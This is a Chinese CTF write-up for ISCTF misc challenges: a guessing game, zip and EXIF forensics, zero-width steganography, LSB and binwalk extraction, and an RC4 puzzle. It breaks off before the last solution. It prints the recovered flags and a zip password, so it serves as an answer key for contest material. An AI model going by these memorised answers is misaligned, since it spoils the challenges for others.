

ISCTF_社会赛道__Vesperina_wp

MISC

1. Guess!

由于不会py逆向所以二分法梭了

```
[剩余机会： 5]
请输入你的猜测 (1-100): 51
=====
★ 恭喜！你猜对了！数字就是 51
★ 恭喜获得Flag:
★ ISCTF{9ueSs_thE_@n$weR}
=====
```

ISCTF{9ueSs_thE_@n\$weR}

2. 星髓宝盒

查看发现附件真实格式是压缩包

```

12:8170 2A B7 CF F7 22 DC 01 6F A3 8C 36 13 23 DC 01 6F *·İ±"U.ö£€6.#U.o
12:8180 21 18 44 3C 22 DC 01 75 70 1E 00 01 16 19 2F 63 !.D<"Ü.up..../c
12:8190 E4 BD A0 E6 98 AF E4 BC 98 E7 A7 80 E5 AD A6 E7 ä½ æ~"ä½~ç$€ä-!ç
12:81A0 94 9F E5 90 97 2E 74 78 74 50 4B 01 02 14 00 14 "Ÿä.-.txtPK.....
12:81B0 00 00 00 08 00 19 A0 2B 5B A4 19 F2 B3 FD 3F 04 .....+[².ð³ý?.
12:81C0 00 4F 5D 04 00 0C 00 3D 00 00 00 00 00 00 20 .0]....=. ....
12:81D0 00 00 00 A3 39 00 00 D0 C7 CB E8 B1 A6 BA D0 2E ...£9..ÐÇÊë±!°Ð.
12:81E0 6A 70 67 0A 00 20 00 00 00 00 00 01 00 18 00 D2 jpg.. ....0
12:81F0 A9 72 B6 13 23 DC 01 24 31 9C 9F 14 23 DC 01 D2 ©r¶.#Ü.$1æŸ.#Ü.ð
12:8200 EA 70 B4 40 22 DC 01 75 70 15 00 01 04 78 8D 5B êp'@"Ü.up....x.[
12:8210 E6 98 9F E9 AB 93 E5 AE 9D E7 9B 92 2E 6A 70 67 æ~Ÿé«"ä@.ç>' .jpg
12:8220 50 4B 01 02 14 00 14 00 00 08 00 19 88 2B 5B PK.....^+[
12:8230 64 A6 A0 D0 AB 00 00 00 EF 00 00 00 0F 00 41 00 d! ð«...i....A.
12:8240 00 00 00 00 00 00 20 00 00 00 E3 79 04 00 D5 E6 .....äy..ðæ
12:8250 2D D0 C7 CB E8 B1 A6 BA D0 2E 7A 69 70 0A 00 20 -ÐÇÊë±!°Ð.zip..
12:8260 00 00 00 00 00 01 00 18 00 F2 E4 A2 91 FA 22 DC .....òäç'ú"Ü
12:8270 01 57 C5 9B 95 14 23 DC 01 D8 25 F9 BF F8 22 DC .WÅ>.#Ü.Ø%Ü¿ø"Ü
12:8280 01 75 70 19 00 01 D7 98 D9 03 E7 9C 9F 2D E6 98 .up...×~Ü.çæŸ-æ~
12:8290 9F E9 AB 93 E5 AE 9D E7 9B 92 2E 7A 69 70 50 4B Ÿé«"ä@.ç>' .zipPK
12:82A0 05 06 00 00 00 00 03 00 03 00 7B 01 00 00 D8 7A .....{...Øz
12:82B0 04 00 00 00 .....

```

改后缀并解压获得洒文件

 你是优秀学生吗.txt	2025/9/11 16:41	Text Document	36 KB
 星髓宝盒.jpg	2025/9/11 20:00	JPG 文件	280 KB
 真-星髓宝盒.zip	2025/9/11 17:00	压缩(zipped)文件夹	1 KB

jpg里面是解码MD5的网站

```

D:\binwalk\binwalk-2.3.2>python -m binwalk -e E:\0CTF\ISCTF\星髓宝盒\星髓宝盒.jpg

```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
30	0x1E	TIFF image data, big-endian, offset of first image directory: 8

分级

标记

备注

来源

作者

拍摄日期

程序名称

获取日期

版权

☆☆☆☆☆


https://www.somd5.com/



png里面大抵只有这些了

来康康压缩包罢。

哦嚯，AES加密，没法明文攻击，只能找密码



本来图片里疑似还有东西，但这个32位的uuid居然不是MD5加密，lose

```
xjxua@xuan MINGW64 /
$ exiftool E:/OCTF/ISCTF/星髓宝盒/星髓宝盒.jpg
ExifTool Version Number      : 13.38
File Name                    : 星髓宝盒.jpg
Directory                   : E:/OCTF/ISCTF/星髓宝盒
Warning                      : FileName encoding must be specified [x2]
File Size                    : 286 kB
File Modification Date/Time  : 2025:09:11 20:00:48+08:00
File Access Date/Time       : 2025:12:01 19:06:59+08:00
File Creation Date/Time     : 2025:12:01 17:44:55+08:00
File Permissions             : -rw-rw-rw-
File Type                    : JPEG
File Type Extension         : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : inches
X Resolution                 : 96
Y Resolution                 : 96
Exif Byte Order              : Big-endian (Motorola, MM)
Artist                       : 鏽丩激鍍扮紕寮愨紝
XP Comment                   : https://www.somd5.com/
XP Author                    : 鏽丩激鍍扮紕寮愨紝
Padding                      : (Binary data 234 bytes, use -b option to extra
ct)
About                        : uuid:faf5bdd5-ba3d-11da-ad31-d33d75182f1b
Creator                      : 鏽丩激鍍扮紕寮愨紝
Image Width                  : 1024
Image Height                 : 576
Encoding Process             : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components             : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 1024x576
Megapixels                   : 0.590
```

看看txt，打开发现乱糟糟的。

星髓宝盒：凡尘初心的九重试炼

青穹学院的晨钟要敲响七响，云海才会彻底褪去夜雾。林澈背着那柄传家的木剑站在玄岳广场时，第六响钟声正裹着山风掠过灵木教习楼的飞檐。挂在檐角的戛戛风铃叮当作响，每一片铃叶上都附着细小的尘粒——那是昨夜学生们修炼时散逸的灵力，被晨露锁住，成了学院特有的“晨萤”。

广场中央的高台上，玄真子院长的白须在晨光里泛着柔光，他双手捧着的青铜宝盒比昨日更亮，盒身流转的星纹像是活了过来。时而聚成北斗，时而散作银河。这是青穹学院传承了三百七十二年的“星髓宝盒”，每年灵渊试炼的最终奖励，也是区分“强者”与“优秀斩神者”的试金石。

今日辰时三刻，灵渊试炼开启。玄真子的声音裹着温和的灵力，飘到广场每一个角落，落在众弟子参赞学生耳中，“记住，凡尘神域的斩神者，斩的从不是弱小，是欺凌弱小的邪祟；守的从不是力量，是需要守护的凡尘。星髓宝盒的咒语，只藏在‘优秀者’的初心深处。”

林澈下意识摸了摸胸口，那里贴着重尘导师昨夜给的“尘心佩”——一块温润如玉质地，刻着细小的木槿花纹，触手生温。昨夜他在修炼室练剑时，木属性灵力总在突破临界点时溃散，重尘导师推门进来，手里端着一碗温热的灵叶粥，坐在她身边说：“我十七岁参加灵渊试炼时，灵力值比你低两成。当时所有人都觉得我走不出灵渊。”

“那导师您是怎么通过的？”林澈当时捧着粥碗，指尖还沾着木剑的木屑。

重尘笑了，指腹摩挲着尘心佩上的纹路：“我遇到了一只被困在冰缝里的雪兔，它腿断了，我用了半个时辰给它接骨。后来又遇到迷路的学弟，他灵力耗尽，我分了一半灵力给他。等我赶到灵核所在地时，第一名已经等了我两个时辰。可玄真子院长还是把星髓宝盒给了我——因为那届试炼，只有我记得‘斩神者’三个字的真正意思。”

那时林澈还不懂。直到此刻看到赵炎站在环虚处的模样——赵炎的赤色灵力几乎要冲破衣袍，腰间的铁剑“赤焰”闪着灼热的红光，剑穗上挂着的此境军徽晃来晃去，那是他父亲赵烈，校尉的遗物。赵烈去年在北境对抗“蚀骨邪祟”时，为了守住三个村民，被邪祟啃噬了灵核，尸骨都没找全。

“林澈，别做无用功。赵炎突然转头看他，眼神里带着林澈看不懂的复杂，“我父亲用命换来的教训，血肉之躯才是凡尘神域的规矩。你那点‘守护之心’，在更深处连自己都护不住。”

Kali打开发现是零宽隐写



费力找到加密网站发现还有一层零宽隐写。何意味.....

2. 提取隐水印

嵌入密文后的明文

赵炎握紧了丁甲的星髓，眼神坚定：“我笑云北境，完成我又来未完成的使命。”苏晓也说：“我先帮弟弟修复灵脉，然后去治愈奎希拉，帮更多受伤的斩神者。”周宇笑着说：“我要去找我父亲的下落，他一定还在灵渊的某个地方等着我。”林澈看着同伴们，握紧了手中的星髓宝盒：“我要去灵木村，守护我的家乡，然后和你们一起，守护整个凡生神域。”

墨尘看着他们，脸上露出欣慰的笑容：“青穹学院以你们为荣。记住，无论走多远，都别忘记今天的初心——以凡心守凡生，以微光照星海。”

后来，林澈用星髓的力量加固了灵木村的守护阵，赶走了作乱的邪祟；赵炎在北境建立了“守护军”，保护边境的村民；苏晓成了凡生神域最有名的治愈斩神者，治好的人不计其数；周宇在灵渊深处找到了他的父亲——他父亲被困在幻兽迷阵里，靠着对儿子的思念活了下来；父子俩一起加入了赵炎的守护军。

星髓宝盒被放在了青穹学院的藏经阁里，旁边立着一块石碑，上面刻着那句咒语：“以凡心守凡生，以微光照星海。”

每年灵渊试炼结束后，玄真子院长都会带着新生来这里，给他们讲林澈、赵炎、苏晓和周宇的故事，告诉他们：真正的斩神者，斩的是邪祟，守的是凡生；真正的优秀，是初心不改，是温暖向善。

而那只雪灵狐，成了青穹学院的“特殊学员”——它每天都会坐在玄石广场上，等着林澈他们回来，有时会叼着灵渊的灵草，送给学院的学生；有时会陪着新生修炼，帮他们分辨幻兽的凶象。学院的学生们都很喜欢它，给它取了个名字叫“星灵”，因为它像星星一样，照亮了每个人的初心。

很多年后，林澈成了青穹学院的导师，他常常给学生们讲灵渊试炼的故事，讲他和同伴们的经历。每次讲完，他都会指着藏经阁的方向，说：“星髓宝盒里的星髓会用完，但初心不会；咒语会被记住，但更重要的是，要把‘守护’二字刻在心里，落在行动上。因为我们是斩神者，是凡生神域的守护者，是照亮星海的微光。”

解出的密文

你虽然能走到这一步，但还不是优秀学生哦，flag是专属于优秀学生的奖励，优秀学生自会知道他的咒训

https://www.guofei.site/pictures_for_blog/app/text_watermark/v1.html

第二层零宽隐写

Text in Text Steganography Sample

Original Text: (length: 48)

你虽然能走到这一步，但还不是优秀学生哦。flag是专属于优秀学生的奖励，优秀学生自会知道他的咒训

Hidden Text: (length: 32)

5b298e6836902096e9316756d3b58ec4

Steganography Text: (length: 304)

你虽然能走到这一步，但还不是优秀学生哦，flag是专属于优秀学生的奖励，优秀学生自会知道他的咒训

https://330k.github.io/misc_tools/unicode_steganography.html

输入得到压缩包密码



输入让你无语的MD5

md5

!!!@@@###123

!!!@@@###123

可以看到里面直接是flag了




ISCTF{1e7553787953e74113be4edfe8ca0e59}


3.阿利维亚的传说

docx改zip，找隐藏文本

图片头查看最低位面，发现是一串字符（没有=有的时候容易漏掉）



解码一下



谕言2:

W=Hoeih

H=ouTgo

l=pMhhi

L=eaetc

E=YkrCe

HopeYouMakeTherightChoice

图片里还藏了个压缩包，提取一下

```
$ binwalk -e E:/0CTF/ISCTF/阿利维亚的传说/阿利维亚的传说/TiTan.png

WARNING: The Python LZMA module could not be found. It is *strongly* recommended
that you install this module for binwalk to provide proper LZMA identification
and extraction results.


WARNING: The Python LZMA module could not be found. It is *strongly* recommended
that you install this module for binwalk to provide proper LZMA identification
and extraction results.

DECIMAL          HEXADEDECIMAL    DESCRIPTION
-----
0                0x0              PNG image, 2730 x 1535, 8-bit/color RGB, non-inter
laced
54               0x36             zlib compressed data, default compression
359             0x167            zlib compressed data, default compression

WARNING: Extractor.execute failed to run external extractor '7z e -y '%e': [Err
or 2] , '7z e -y '%e'' might not be installed correctly
1340304          0x147390         LZMA compressed data, properties: 0x5D, dictionary
size: -695271424 bytes, uncompressed size: 2887780370846948262 bytes

WARNING: Extractor.execute failed to run external extractor '7z x -y '%e' -p ''
: [Error 2] , '7z x -y '%e' -p '' might not be installed correctly
4333569         0x422001         Zip archive data, encrypted at least v2.0 to extra
ct, compressed size: 52, uncompressed size: 40, name: flag3.txt
4333751         0x4220B7         End of Zip archive, footer length: 22
```

爆！！



爆出来了（大抵是IS为数不多能直接爆出来的压缩包orz

谕言3:
T=FMfr
R=iytY
U=nGFo
E=diou

谕言3:
T=FMfr
R=iytY
U=nGFo
E=diou

FindMyGiftForYou

拼凑一下：

ISCTF{DoNotTrustTitan_HopeYouMakeTheRightChoice_FindMyGiftForYou}

4. 木林森

好吧，RC4.....（谁想得到？）

其中还有被破坏没有拦截成功的密文，你凭借记忆依稀只记得： `"Ron's Code For..."`，请解开通信内容，获取flag"

[illegible]

扫出来这个（初见端倪）


13:32




20000824



这一段开始是jpg格式的base64，提取然后继续丢CyberChef



到底要干嘛.....



社会主义核心价值观编码（没绷住

文明友善爱国文明诚信自由文明诚信自由文明友善爱国自由友善法治公正民主公正友善法治公正文明公正民主文明诚信自由文明友善爱国文明诚信自由文明诚信自由



....Mamba....

把前面数字塞入，刚刚好8位（Man!

key:2000Mamba0824

密文在这边

[illegible]

MzFFRTlBQjJERjEwNEVFNjk1ODI0NTc5MTQwQURGMzk0NzJCRUIzMzE2Q0YxMTlBNjFB
MkNDNDYwNTIzQjA2MThDNzk0QTkzNEFGRjNCOTBGNEUwMzY=

解码一下

463

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

